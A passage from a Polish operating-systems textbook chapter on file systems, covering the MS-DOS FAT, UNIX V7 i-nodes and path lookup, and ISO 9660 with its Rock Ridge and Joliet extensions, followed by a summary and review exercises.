
System MS-DOS wykorzystuje tablicę FAT do śledzenia wolnych bloków. Każdy blok, który nie został przydzielony, jest oznaczony za pomocą specjalnego kodu. Kiedy system MS-DOS potrzebuje nowego bloku dyskowego, przeszukuje tablicę FAT w celu znalezienia wpisu zawierającego ten kod. Ze względu na to nie jest potrzebna mapa bitowa ani lista wolnych bloków.

4.5.2. System plików V7 systemu UNIX

Nawet pierwsze wersje systemu UNIX były wyposażone w dość zaawansowany wielodostępny system plików, ponieważ system ten wywodził się od systemu MULTICS. Poniżej omówimy system plików V7 przeznaczony dla komputera PDP-11. To dzięki temu komputerowi system UNIX zyskał popularność. Nowoczesne uniksowe systemy plików omówimy w kontekście systemu Linux w rozdziale 10.

System plików ma postać drzewa rozpoczynającego się od katalogu głównego. Z dodatkiem łączny tworzy on skierowany graf acykliczny. Nazwy plików mogą się składać maksymalnie z 14 znaków. Mogą to być dowolne znaki ASCII z wyjątkiem znaku / (ponieważ pełni on rolę separatatora pomiędzy komponentami ścieżki) oraz znaku *NUL* (ponieważ jest on wykorzystywany do wypełniania nazw krótszych niż 14 znaków). Znakowi *NUL* odpowiada kod o wartości 0.

Katalog w systemie UNIX zawiera po jednym wpisie dla każdego pliku w tym katalogu. Każdy wpis jest bardzo prosty, ponieważ w systemie UNIX wykorzystuje się schemat i-węzłów pokazany na rysunku 4.10. Wpis w katalogu zawiera tylko dwa pola: nazwę pliku (14 bajtów) oraz numer i-węzła dla tego pliku (2 bajty), tak jak pokazano na rysunku 4.27. Parametry te ograniczają liczbę plików w systemie plików do 65 536.




Rysunek 4.27. Wpis w katalogu w systemie plików V7 w Uniksie

Podobnie do i-węzła z rysunku 4.10 i-węzły w systemie UNIX zawierają pewne atrybuty. Atrybuty te obejmują rozmiar pliku, trzy znaczniki czasu (utworzenie, ostatni dostęp i ostatnia modyfikacja), właściciela, grupę, informacje o zabezpieczeniach oraz licznik wpisów w katalogu wskazujących na ten i-węzeł. Ostatnie pole jest potrzebne ze względu na dowiązania. Zawsze, kiedy zostaje utworzone nowe dowiązanie do i-węzła, licznik w i-węźle jest inkrementowany. W przypadku usunięcia łącza licznik jest dekrementowany. Kiedy osiągnie 0, i-węzeł może być wykorzystany ponownie, a bloki dyskowe są zwracane na listę bloków wolnych.

Słedzenie bloków dyskowych zrealizowano poprzez uogólnienie sytuacji z rysunku 4.10. Dzięki temu jest możliwa obsługa bardzo dużych plików. Pierwszych 10 adresów dyskowych jest

zapisanych w samym i-węźle. Dzięki temu, w przypadku małych plików, wszystkie potrzebne informacje znajdują się bezpośrednio w i-węźle, który jest pobierany z dysku do pamięci głównej w momencie otwierania pliku. W przypadku nieco większych plików jeden z adresów w i-węźle to adres bloku dyskowego zwanego *blokiem jednopośrednim* (ang. *single indirect block*). Ten blok zawiera dodatkowe adresy dyskowe. Jeśli to w dalszym ciągu nie wystarcza, inny adres umieszczony w i-węźle, zwany *blokiem dwupośrednim* (ang. *double indirect block*), zawiera adres bloku obejmującego listę bloków jednopośrednich. Każdy z bloków jednopośrednich wskazuje na kilkaset bloków danych. Jeśli to jeszcze nie wystarcza, można także wykorzystać *blok trójpośredni* (ang. *triple indirect block*). Pełny obraz pokazano na rysunku 4.28.




Rysunek 4.28. I-węzeł w systemie UNIX

Kiedy plik jest otwierany, system plików musi pobrać dostarczoną nazwę pliku i zlokalizować jego bloki dyskowe. Spróbujmy przeanalizować sposób przeszukiwania ścieżki o nazwie `/usr/ast/mbox`. W przykładzie posłużymy się systemem UNIX, ale algorytm jest w zasadzie taki sam dla wszystkich hierarchicznych systemów katalogów. Najpierw system plików wyszukuje katalog główny. W systemie UNIX jego i-węzeł znajduje się w ustalonym miejscu na dysku. Na podstawie informacji zapisanych w tym i-węźle system plików wyszukuje katalog główny. Może on być w dowolnym miejscu na dysku, ale założymy, że znajduje się on w bloku 1.

Następnie system plików czyta katalog główny i wyszukuje w nim pierwszy komponent ścieżki — *usr*. W ten sposób odnajduje i-węzeł pliku */usr*. Zlokalizowanie i-węzła na podstawie jego numeru jest proste, ponieważ każdy i-węzeł ma stałą lokalizację na dysku. Na podstawie informacji zapisanych w tym i-węźle system odnajduje katalog */usr* i szuka w nim następnego komponentu — *ast*. Kiedy znajdzie wpis dla komponentu *ast*, dysponuje i-węzłem katalogu */usr/ast*. System plików może znaleźć potrzebny katalog i szuka pliku *mbox*. I-węzeł tego pliku jest następnie wczytywany do pamięci i przechowywany tam aż do zamknięcia pliku. Proces wyszukiwania zilustrowano na rysunku 4.29.

Ścieżki względne przeszukuje się w taki sam sposób jak bezwzględne, tyle że punktem wyjścia jest katalog roboczy zamiast głównego. W każdym katalogu są wpisy `. i ..`, które zostają tam



Rysunek 4.29. Etapy wyszukiwania pliku /usr/ast/mbox

umieszczone w czasie tworzenia katalogu. Pozycja . zawiera numer i-węzła bieżącego katalogu, natomiast pozycja .. zawiera numer i-węzła dla katalogu nadrzędnego. Tak więc procedura wyszukiwania pliku *../dick/prog.c* polega na wyszukaniu pozycji .. w bieżącym katalogu, znalezieniu numeru i-węzła dla katalogu nadrzędnego, a następnie przeszukaniu tego katalogu w celu znalezienia pozycji *dick*. Do obsługi tych nazw nie jest potrzebny żaden specjalny mechanizm. Z punktu widzenia systemu obsługi katalogów są to zwykłe ciągi ASCII, takie same jak dowolne inne nazwy. Jedyną szczególną właściwością jest to, że pozycja .. w katalogu głównym wskazuje na samą siebie.

4.5.3. Systemy plików na płytach CD-ROM

Jako ostatni przykład systemu plików rozważmy ten używany na płytach CD-ROM. Systemy te są szczególnie proste, ponieważ zaprojektowano je dla nośników zapisywanych jednokrotnie. Jedno z uproszczeń polega np. na braku śledzenia bloków wolnych. Jest tak dlatego, że po wyprodukowaniu dysku CD-ROM nie można do niego dodawać plików ani ich usuwać. Przyjrzymy się ogólnemu typowi systemu plików na płytach CD-ROM oraz jego dwóm rozszerzeniom. Choć napędy CD-ROM są już dziś przestarzałe, to są one bardzo proste, a systemy plików używane na płytach DVD i Blu-ray bazują na systemach plików napędów CD-ROM.

W kilka lat po debiucie standardu CD-ROM wprowadzono do użytku standard płyty z możliwością zapisu CD-R (od ang. *CD Recordable*). W odróżnieniu od płyty CD-ROM można do niej dodawać pliki po pierwszym wypalaniu, ale są one dołączane na koniec płyty CD-R. Plików nie można usuwać (choć można zaktualizować katalog w celu ukrycia istniejących plików). Konsekwencją systemu plików pozwalającego tylko na dołączanie danych jest to, że podstawowe właściwości nie są modyfikowane. W szczególności całe wolne miejsce znajduje się w jednym ciągłym bloku na końcu płyty CD.

System plików ISO 9660

Najpopularniejszy standard systemu plików na płytach CD-ROM został przyjęty jako standard międzynarodowy w 1988 roku pod nazwą *ISO 9660*. Z tym standardem są zgodne prawie wszystkie płyty CD-ROM obecnie dostępne na rynku, czasami z pewnymi rozszerzeniami, które

zostaną opisane poniżej. Jednym z celów opracowania nowego standardu było umożliwienie czytania każdej płyty CD-ROM na każdym komputerze, niezależnie od porządku bajtów oraz wykorzystywanego systemu operacyjnego. W konsekwencji wprowadzono pewne ograniczenia dla systemu plików, aby umożliwić odczytanie go w najsłabszych używanychówczas systemach operacyjnych (np. MS-DOS).

Na płytach CD-ROM nie ma koncentrycznych cylindrów, takich jak te, które są obecne na dyskach magnetycznych. Zamiast nich jest pojedyncza ciągła spirala zawierająca bity w liniowej sekwencji (choć wyszukiwanie w poprzek spirali jest możliwe). Bity wzdłuż spirali są podzielone na logiczne bloki (nazywane także logicznymi sektorami) po 2352 bajtów. Niektóre z nich służą jako nagłówki, są wykorzystywane do korekcji błędów oraz innych nadmiarowych danych. Część przeznaczona na właściwe dane w każdym logicznym bloku wynosi 2048 bajtów. Płyty CD używane do nagrywania muzyki zawierają informacje początkowe ścieżki (*leadin*), informacje końcowe ścieżki (*leadout*) oraz przerwy między ścieżkami. Elementy te nie są jednak używane dla płyt CD-ROM z danymi. Pozycja bloku wzdłuż spirali jest często wyrażana w minutach i sekundach. Wartość tę można przekształcić na liniowy numer bloku za pomocą współczynnika konwersji 1 s = 75 bloków.

Standard ISO 9660 obsługuje zestawy płyt CD-ROM zawierające do $2^{16}-1$ płyt CD w zbiorze. Indywidualne płyty CD-ROM można także podzielić na woluminy logiczne (partycje). Jednak poniżej skoncentrujemy się na systemie plików ISO 9660 dla pojedynczej płyty CD-ROM bez partycji.

Każdy CD-ROM rozpoczyna się od 16 bloków, których funkcje nie zostały zdefiniowane w standardzie ISO 9660. Producent płyty CD-ROM może wykorzystać ten obszar do umieszczenia na nim programu rozruchowego w celu umożliwienia uruchamiania komputera z płyty CD-ROM. Może także wykorzystać go do innych celów. Dalej jest blok z *głównym deskryptorem woluminu*, zawierającym pewne ogólne informacje na temat płyty CD-ROM. Informacje te zawierają identyfikator systemu (32 bajty), identyfikator woluminu (32 bajty), identyfikator wydawcy (128 bajtów) oraz identyfikator mechanizmu przygotowującego dane (128 bajtów). Producent może wypełnić te pola w dowolny pożądany sposób. Jedyne ograniczenia to konieczność posługiwania się tylko wielkimi literami i bardzo niewielką liczbą znaków przestankowych — ma to na celu zapewnienie zgodności pomiędzy platformami.

Podstawowy deskryptor woluminu zawiera również nazwy trzech plików, które mogą zawierać odpowiednio streszczenie, notkę o prawach autorskich oraz informacje bibliograficzne. Dodatkowo jest też kilka istotnych liczb, takich jak rozmiar logicznego bloku (zwykle 2048, choć w niektórych przypadkach dozwolone są również wartości 4096, 8192 oraz wyższe potęgi liczby dwa), liczba bloków na płycie CD-ROM oraz daty utworzenia i ważności płyty CD-ROM. Podstawowy deskryptor woluminu zawiera również wpis dla katalogu głównego, który informuje o lokalizacji głównego katalogu na płycie CD-ROM (tzn. od którego bloku się rozpoczyna). Począwszy od tego katalogu, można zlokalizować pozostałą zawartość systemu plików.

Oprócz głównego deskryptora woluminu na płycie CD-ROM może być zapisany pomocniczy deskryptor woluminu. Zawiera on informacje podobne do tych, które można znaleźć w głównym deskryptorze, ale to nie będzie nas interesowało w tym miejscu.

Katalog główny, a także wszystkie inne katalogi składają się ze zmiennej liczby wpisów. Ostatni zawiera bit, który informuje, że więcej wpisów nie ma. Same wpisy w katalogach również mają zmienny rozmiar. Każdy wpis katalogowy składa się z 10 – 12 pól. Niektóre z nich są w formacie ASCII, natomiast inne to binarne pola numeryczne. Pola binarne są kodowane dwukrotnie — jeden raz w formacie little-endian (wykorzystywanym np. w systemach Pentium) i raz w formacie big-endian (wykorzystywanym np. w systemach SPARC). Tak więc dla liczby 16-bitowej potrzeba 4 bajtów, natomiast dla liczby 32-bitowej — 8 bajtów.

Zastosowanie tego nadmiarowego kodowania było konieczne po to, by „nie ranić niczych uczuć” w czasie, gdy standard powstawał. Gdyby standard dyktował użycie formatu little-endian, to pracownicy firm wytwarzających produkty wykorzystujące format big-endian czuliby się jak obywatele drugiej kategorii i nie zaakceptowaliby standardu. Emocjonalną zawartość płyty CD-ROM można zatem zmierzyć i dokładnie wyrazić w kilobajtach (godzinach) zmarnowanego miejsca.

Format wpisu katalogowego systemu plików ISO 9660 pokazano na rysunku 4.30. Ponieważ wpisy katalogowe są zmiennej długości, pierwsze pole to bajt, który informuje o tym, jaki jest rozmiar wpisu. W celu uniknięcia niejednoznaczności ten bajt ma bardziej znaczące bity z lewej strony.



Rysunek 4.30. Wpis w katalogu w systemie plików ISO 9660

Wpisy w katalogu opcjonalnie mogą mieć rozszerzone atrybuty. W przypadku gdy ta własność jest wykorzystywana, drugi bajt informuje o tym, jaką długość mają rozszerzone atrybuty.

Dalej jest początkowy blok samego pliku. Pliki są zapisane jako ciągły zestaw bloków, zatem lokalizacja pliku jest w całości określona przez blok początkowy i rozmiar, który jest zapisany w następnym polu.

W kolejnym polu jest zapisana data i godzina zapisania płyty CD-ROM, przy czym rok, miesiąc, dzień, godzina, minuta, sekunda i strefa czasowa zostają zapisane w osobnych bajtach. Lata są liczone, począwszy od 1900 roku. Oznacza to, że płyty CD-ROM dotyczy problem roku 2156, bowiem rok następny po 2155 będzie interpretowany jako 1900. Projektanci standardu mogli opóźnić ten problem poprzez zdefiniowanie roku początkowego jako 1988 (rok, w którym przyjęto standard). Gdyby to zrobiono, problem opóźniłby się do roku 2244. Każde 88 dodatkowych lat się liczy.

Pole *Flagi* zawiera kilka różnych bitów. Jeden z nich służy do ukrywania wpisu na listingu (własność skopiowana z systemu MS-DOS), inny do odróżniania wpisu będącego plikiem od wpisu oznaczającego katalog. Kolejny bit umożliwia wykorzystywanie rozszerzonych atrybutów, a jeszcze inny oznaczanie ostatniego wpisu w katalogu. W tym polu występuje jeszcze kilka innych bitów, ale tutaj nie będą nas one interesowały. Kolejne pole ma związek z przepiętem fragmentów plików. Ponieważ mechanizm ten nie jest wykorzystywany w najprostszej wersji standardu ISO 9660, nie będziemy się nim bliżej zajmować.

Kolejne pole informuje o tym, na której płycie CD-ROM znajduje się plik. Dozwolona jest sytuacja, w której wpis w katalogu na jednej płycie CD-ROM odnosi się do pliku znajdującego się na innej płycie CD-ROM w zestawie. Dzięki temu można stworzyć główny katalog na pierwszej płycie CD-ROM, w którym są wymienione wszystkie pliki na wszystkich płytach CD-ROM w całym zestawie.

Pole oznaczone literą *R* na rysunku 4.30 oznacza rozmiar nazwy pliku w bajtach. Za nim występuje właściwa nazwa pliku. Nazwa pliku składa się z nazwy bazowej, kropki, rozszerzenia, średnika oraz binarnego numeru wersji (1 bajt lub 2 bajty). W nazwie bazowej i rozszerzeniu można wykorzystywać wielkie litery, cyfry 0 – 9 oraz znak podkreślenia. Wszystkie inne znaki są zabronione. Dzięki temu można mieć pewność, że każdy komputer poprawnie zinterpretuje dowolną nazwę pliku. Nazwa bazowa może mieć długość do ośmiu znaków. Rozszerzenie może

mieć maksymalnie trzy znaki. Taka konfiguracja jest podyktowana koniecznością zachowania zgodności z systemem operacyjnym MS-DOS. Nazwa pliku może występować w katalogu wiele razy, o ile za każdym razem jest opatrzona innym numerem wersji.

Ostatnie dwa pola nie zawsze występują. Pole *Wypełnienie* jest wykorzystywane po to, by każdy wpis w katalogu składał się z parzystej liczby bajtów. Ma to na celu wyrównanie pól numerycznych w kolejnych wpisach. Jeśli jest potrzebne wypełnienie, wykorzystany zostaje bajt o wartości 0. Na końcu znajduje się pole *Sys*. Jego przeznaczenie i rozmiar są niezdefiniowane. Wymagane jest tylko, aby pole to składało się z parzystej liczby bajtów. W różnych systemach jest ono wykorzystywane w różny sposób, np. w komputerach Macintosh służy do przechowywania flagi programu *Finder*.

Wpisy w katalogu są wyszczególnione w porządku alfabetycznym, poza dwoma pierwszymi wpisami. Pierwszy wpis dotyczy samego katalogu. Drugi oznacza jego katalog nadzędny. Pod tym względem owe wpisy przypominają pozycje . i .. w katalogach systemu UNIX. Właściwe pliki nie muszą być zapisane w takiej kolejności, w jakiej występują w katalogu.

Nie istnieje jawnie ograniczenie liczby wpisów w katalogu. Istnieje jednak ograniczenie głębokości zagnieżdżania. Maksymalna liczba poziomów zagnieżdżania wynosi osiem. Wartość tę wybrano po to, aby uprościć niektóre implementacje.

W standardzie ISO 9660 zdefiniowano tzw. trzy poziomy. Poziom 1. jest najbardziej restrykcyjny i wskazuje, że nazwy plików są ograniczone do rozmiaru 8+3 znaki, zgodnie z tym, co napisaliśmy, oraz że pliki muszą być ciągłe. Ponadto określa on, że nazwy katalogów powinny być ograniczone do ośmiu znaków i nie mogą zawierać rozszerzenia. Zastosowanie tego poziomu maksymalizuje szansę na to, że płyta CD-ROM będzie mogła być odczytana na każdym komputerze.

Na poziomie 2. ograniczenie co do długości nazwy pliku nie jest już tak ścisłe. Pliki i katalogi mogą mieć nazwy o długości do 31 znaków, ale muszą one pochodzić z tego samego zestawu znaków.

Na poziomie 3. wykorzystano takie same ograniczenia dla nazw, jak na poziomie 2., ale częściowo złagodzono założenie, że pliki muszą być ciągłe. Na tym poziomie plik może się składać z kilku części (ang. *extents*), z których każda jest ciągłym zbiorem bloków. Ten sam zbiór może występować w pliku wiele razy i może również występować w dwóch plikach lub większej ich liczbie. Na poziomie 3. wprowadzono także pewne optymalizacje dotyczące miejsca na dysku, użyteczne w przypadku, gdy duże fragmenty danych są powtarzane w kilku plikach — na tym poziomie dane nie muszą być zapisane na płycie kilka razy.

Rozszerzenia Rock Ridge

Jak się przekonaliśmy, standard ISO 9660 pod pewnymi względami jest bardzo restrykcyjny. Wkrótce po jego pojawienniu się członkowie społeczności systemu UNIX zaczęli pracować nad rozszerzeniem, które pozwoliłyby na reprezentowanie uniksowych systemów plików na płytach CD-ROM. Rozszerzeniom tym nadano nazwę Rock Ridge od nazwy miasta w filmie Gene'a Wildera *Plonące siodła*, prawdopodobnie dlatego, że jeden z członków zespołu, który nad nimi pracował, lubił ten film.

W rozszerzeniach tych wykorzystano pole *Sys*, dzięki któremu płytę CD-ROM zgodne z rozszerzeniem Rock Ridge mogą być czytane na dowolnym komputerze. Wszystkie inne pola zachowały typowe znaczenie dla standardu ISO 9660. System, który nie obsługuje rozszerzeń Rock Ridge, ignoruje te pola i widzi normalną płytę CD-ROM.

Rozszerzenia zostały podzielone na następujące pola:

1. PX — atrybuty POSIX.
2. PN — główny i pomocniczy numer urządzenia.
3. SL — dowiązanie symboliczne.
4. NM — alternatywna nazwa.
5. CL — lokalizacja katalogu potomnego.
6. PL — lokalizacja katalogu nadzędznego.
7. RE — relokacja.
8. TF — znaczniki czasu.

Pole *PX* zawiera standardowe uniksowe uprawnienia *rwxrwxrwx* dla właściciela, grupy i pozostałych użytkowników. Zawiera także inne bity zapisane w słowie trybu, np. bity SETUID i SETGID.

Pole *PN* umożliwia reprezentację surowych urządzeń na płycie CD-ROM. Zawiera główny i pomocniczy numer urządzenia skojarzonego z plikiem. Dzięki temu można zapisać na płycie CD-ROM katalog */dev*, a następnie go poprawnie zrekonstruować w systemie docelowym.

Pole *SL* jest przeznaczone dla dowiązań symbolicznych. Pozwala ono plikowi w jednym systemie plików odwoływać się do pliku w innym systemie plików.

Najważniejszym polem jest *NM*. Pole to pozwala na przypisanie do pliku drugiej nazwy. Nazwa ta nie podlega ograniczeniom zestawu znaków i długości występujących w standardzie ISO 9660. Dzięki temu na płycie CD-ROM można zaprezentować dowolne uniksowe nazwy plików.

Następne trzy pola są wykorzystywane wspólnie w celu obejścia ograniczenia standardu ISO 9660 dotyczącego głębokości zagnieżdżania katalogów do ośmiu poziomów. Wykorzystanie tych pól daje możliwość nakazania relokacji katalogu oraz wskazania, w którym miejscu hierarchii ma on się znaleźć. W ten sposób można obejść sztuczne ograniczenie głębokości zagnieżdżania.

Na koniec pole *TF* — zawiera ono trzy znaczniki czasu występujące w każdym uniksowym i-węźle. Są to czas utworzenia pliku, czas jego ostatniej modyfikacji oraz czas ostatniego dostępu. Razem rozszerzenia Rock Ridge pozwalają na skopiowanie uniksowego systemu plików na płytę CD-ROM, a następnie prawidłowe jego odtworzenie w innym systemie.

Rozszerzenia Joliet

Społeczność Uniksa nie była jedyną grupą, której nie podobał się standard ISO 9660 i która dążyła do jego rozszerzenia. Firma Microsoft również uznała go za zbyt restrykcyjny (choć to właśnie produkt Microsoft — MS-DOS — był przyczyną większości ograniczeń). Z tego powodu firma Microsoft opracowała pewne rozszerzenia, którym nadano nazwę **Joliet**. Opracowano je po to, by umożliwić kopowanie na płytę CD-ROM i późniejsze odtwarzanie windowsowych systemów plików, czyli dokładnie w takim samym celu, w jakim opracowano rozszerzenia Rock Ridge dla systemu UNIX. Rozszerzenia Joliet obsługują prawie wszystkie programy, które działają w systemie Windows i korzystają z płyt CD-ROM, w tym także programy do nagrywania płyt CD-R. Zazwyczaj w programach tych istnieje możliwość wyboru pomiędzy różnymi poziomami standardu ISO oraz rozszerzeniami Joliet.

Najważniejsze rozszerzenia z grupy Joliet to:

1. Długie nazwy plików.
2. Zestaw znaków Unicode.
3. Zagnieżdżanie katalogów głębsze niż osiem poziomów.
4. Nazwy katalogów z rozszerzeniami.

Pierwsze rozszerzenie pozwala na stosowanie nazw plików o rozmiarze do 64 znaków. Drugie umożliwia wykorzystywanie w nazwach plików zestawu znaków Unicode. Rozszerzenie to jest istotne dla programów przeznaczonych do wykorzystania w krajach, w których nie używa się alfabetu łacińskiego, np. w Japonii, Izraelu i Grecji. Ponieważ znaki Unicode składają się z 2 bajtów, maksymalna nazwa plików w systemie Joliet zajmuje 128 bajtów.

Podobnie jak w przypadku rozszerzeń Rock Ridge, rozszerzenia Joliet zdejmują ograniczenie zagnieżdżania katalogów. Katalogi można zagnieździć tak głęboko, jak potrzeba. Wreszcie nazwy katalogów mogą mieć rozszerzenia. Właściwie nie wiadomo, po co wprowadzono to rozszerzenie, ponieważ w nazwach katalogów Windows prawie nigdy nie stosuje się rozszerzeń, ale może pewnego dnia zostaną one wykorzystane.

4.6. BADANIA DOTYCZĄCE SYSTEMÓW PLIKÓW

Systemy plików od zawsze były częstszym przedmiotem badań niż inne części systemu operacyjnego. Tak jest i dziś. Plikom i systemom ich magazynowania są poświęcone całe konferencje, m.in. FAST, MSST i NAS. Choć standardowe systemy plików zostały dobrze poznane, w dalszym ciągu prowadzi się badania nad kopiami zapasowymi ([Smaldone et al., 2013], [Wallace et al., 2012]), pamięcią podręczną ([Koller et al. 2012], [Oh, 2012], [Zhang et al., 2013a]), bezpiecznym usuwaniem danych ([Wei et al., 2011]), kompresją plików ([Harnik et al., 2013]), systemem plików na dyskach flash ([No, 2012], [Park i Shen, 2012], [Narayanan, 2009]), bieżącymi wydajności ([Leventhal, 2013], [Schindler et al., 2011]), RAID ([Moon i Reddy, 2013]), niezawodnością i odtwarzaniem po awariach ([Chidambaram et al., 2013], [Ma et al., 2013], [McKusick, 2012], [van Moolenbroek et al., 2012]), systemami plików poziomu użytkownika ([Rajgarhia i Gehani, 2010]), weryfikacją spójności ([Fryer et al., 2012]) oraz systemami plików z kontrolą wersji ([Mashtizadeh et al., 2013]). Jednym z tematów badań jest również to, co dzieje się wewnętrz systemu plików — [Harter et al., 2012].

Zagadnieniem, które wzbudza zainteresowanie od wielu lat, jest bezpieczeństwo ([Botelho et al., 2013], [Li et al., 2013c], [Lorch et al., 2013]). Nowością w badaniach są systemy plików w chmurze ([Mazurek et al., 2012], [Vrable et al., 2012]). Innym obszarem, który szczególnie interesuje badaczy, jest pochodzenie informacji — śledzenie historii włącznie z informacjami o źródle ich pochodzenia, właścielowi oraz sposobu transformacji ([Ghoshal i Plale, 2013], [Sultana i Bertino, 2013]). Kwestią bezpieczeństwa przechowywania danych i utrzymania ich użyteczności od dziesięcioleci zajmują się firmy, które są zobowiązane do tego przepisami prawnymi — [Baker et al., 2006]. Wreszcie przedmiotem badań są nowe sposoby organizacji stosu systemu plików — [Appuswamy et al., 2011].

4.7. PODSUMOWANIE

Jeśli spojrzeć z zewnątrz, system plików okazuje się kolekcją plików i katalogów oraz operacji, które są na nich wykonywane. Pliki można odczytywać i zapisywać, katalogi można tworzyć i niszczyć, a pliki można przenosić z katalogu do katalogu. Większość współczesnych systemów plików obsługuje hierarchiczny system katalogów, w których katalogi mogą zawierać podkatalogi, a te z kolei mogą zawierać inne katalogi i tak w nieskończoność.

Jeśli spojrzemy od wewnętrz, system plików wygląda zupełnie inaczej. Projektanci systemu plików muszą brać pod uwagę sposób przydzielania miejsca oraz śledzenia, które bloki należą do których plików. Do dostępnych możliwości można zaliczyć pliki ciągłe, listy jednokierunkowe, tablice alokacji plików oraz i-węzły. W różnych systemach katalogi mają różną strukturę. Atrybuty mogą być zapisane w katalogu lub w innym miejscu (np. w i-węźle). Miejscem na dysku można zarządzać za pomocą list wolnych bloków lub map bitowych. Niezawodność systemu plików można poprawić poprzez wykonywanie przyrostowych kopii zapasowych oraz posługiwaniem się programami, które potrafią naprawić uszkodzone systemy plików. Wydajność systemu plików ma istotne znaczenie i można ją poprawić na kilka sposobów — poprzez włączenie buforowania, odczytu zawczasu oraz uważne umieszczanie blisko siebie bloków należących do pliku. Zastosowanie systemów plików o strukturze dziennika także poprawia wydajność, dzięki temu, że zapis jest wykonywany w dużych jednostkach.

Przykładem systemów plików są ISO 9660, MS-DOS i UNIX. Różnią się one pod wieloma względami, odmienne są m.in. sposób śledzenia przynależności bloków do plików, struktura katalogów oraz zarządzanie wolnym miejscem.

PYTANIA

1. Podaj pięć różnych nazw ścieżek do pliku `/etc/passwd` (*Wskazówka:* weź pod uwagę wpisy opisujące katalogi . i ..).
2. Gdy użytkownik systemu Windows kliknie dwukrotnie plik wyświetlony przez Eksploratora Windows, następuje uruchomienie programu, a nazwa pliku jest przekazywana jako parametr. Podaj dwa różne sposoby, dzięki którym system operacyjny może się dowiedzieć, który program uruchomić.
3. W pierwszych systemach uniksowych pliki wykonywalne (*a.out*) rozpoczynały się od specyficznej liczby magicznej, która nie była wybierana losowo. Pliki te zaczynały się od nagłówka, za którym następowali segmenty tekstu i danych. Dlaczego, Twoim zdaniem, dla plików wykonywalnych wybrano specyficzną liczbę magiczną, podczas gdy pierwszym słowem w plikach innych typów była liczba magiczna wybierana w bardziej lub mniej losowy sposób?
4. Czy wywołanie systemowe `open` w systemie UNIX jest bezwzględnie konieczne? Jakie byłyby konsekwencje, gdyby go nie było?
5. W systemach obsługujących pliki sekwencyjne zawsze jest dostępna operacja przewijania plików. Czy taka operacja jest potrzebna także w systemach zawierających pliki o losowym dostępie?
6. W niektórych systemach operacyjnych jest dostępne wywołanie systemowe `rename`, które służy do nadawania plikom nowych nazw. Czy jest jakaś różnica pomiędzy wykorzystaniem tego wywołania do zmiany nazwy pliku, a skopiowaniem tego pliku do nowego pliku pod nową nazwą, a następnie skasowaniem pliku poprzedniego?

7. W niektórych systemach istnieje możliwość odwzorowania części pliku do pamięci. Jakie ograniczenia muszą być nałożone na takie systemy? W jaki sposób implementuje się takie częściowe odwzorowania?
8. Prosty system operacyjny obsługuje tylko pojedynczy katalog, ale pozwala, aby w tym katalogu była dowolna liczba plików z dowolnie długimi nazwami. Czy można w takim systemie operacyjnym zasymulować mechanizm przypominający hierarchiczny system plików? W jaki sposób?
9. W Uniksie i Windowsie losowy dostęp do plików realizuje się za pomocą specjalnego wywołania systemowego, które przemieszcza wskaźnik „bieżącej pozycji” powiązany z plikiem do określonego bajtu w pliku. Zaproponuj alternatywny sposób realizacji losowego dostępu bez wykorzystania tego wywołania systemowego.
10. Spójrz na drzewo katalogów pokazane na rysunku 4.5. Skoro `/usr/jim` to katalog roboczy, jaka jest bezwzględna ścieżka do pliku, jeśli względna ścieżka to `../ast/x`?
11. Ciągła alokacja plików prowadzi do fragmentacji dysku, o czym wspomniano w tekście. Dzieje się tak dlatego, że w plikach, których rozmiar nie jest całkowitą liczbą bloków, pewna ilość miejsca w ostatnim bloku jest tracona. Czy jest to fragmentacja wewnętrzna, czy zewnętrzna? Posłuż się analogią do jednego z pojęć omówionych w poprzednim rozdziale.
12. Opisz skutki uszkodzenia bloku danych określonego pliku dla następujących typów alokacji: (a) ciąglej, (b) listy jednokierunkowej i (c) indeksowanej (bazującej na tabeli).
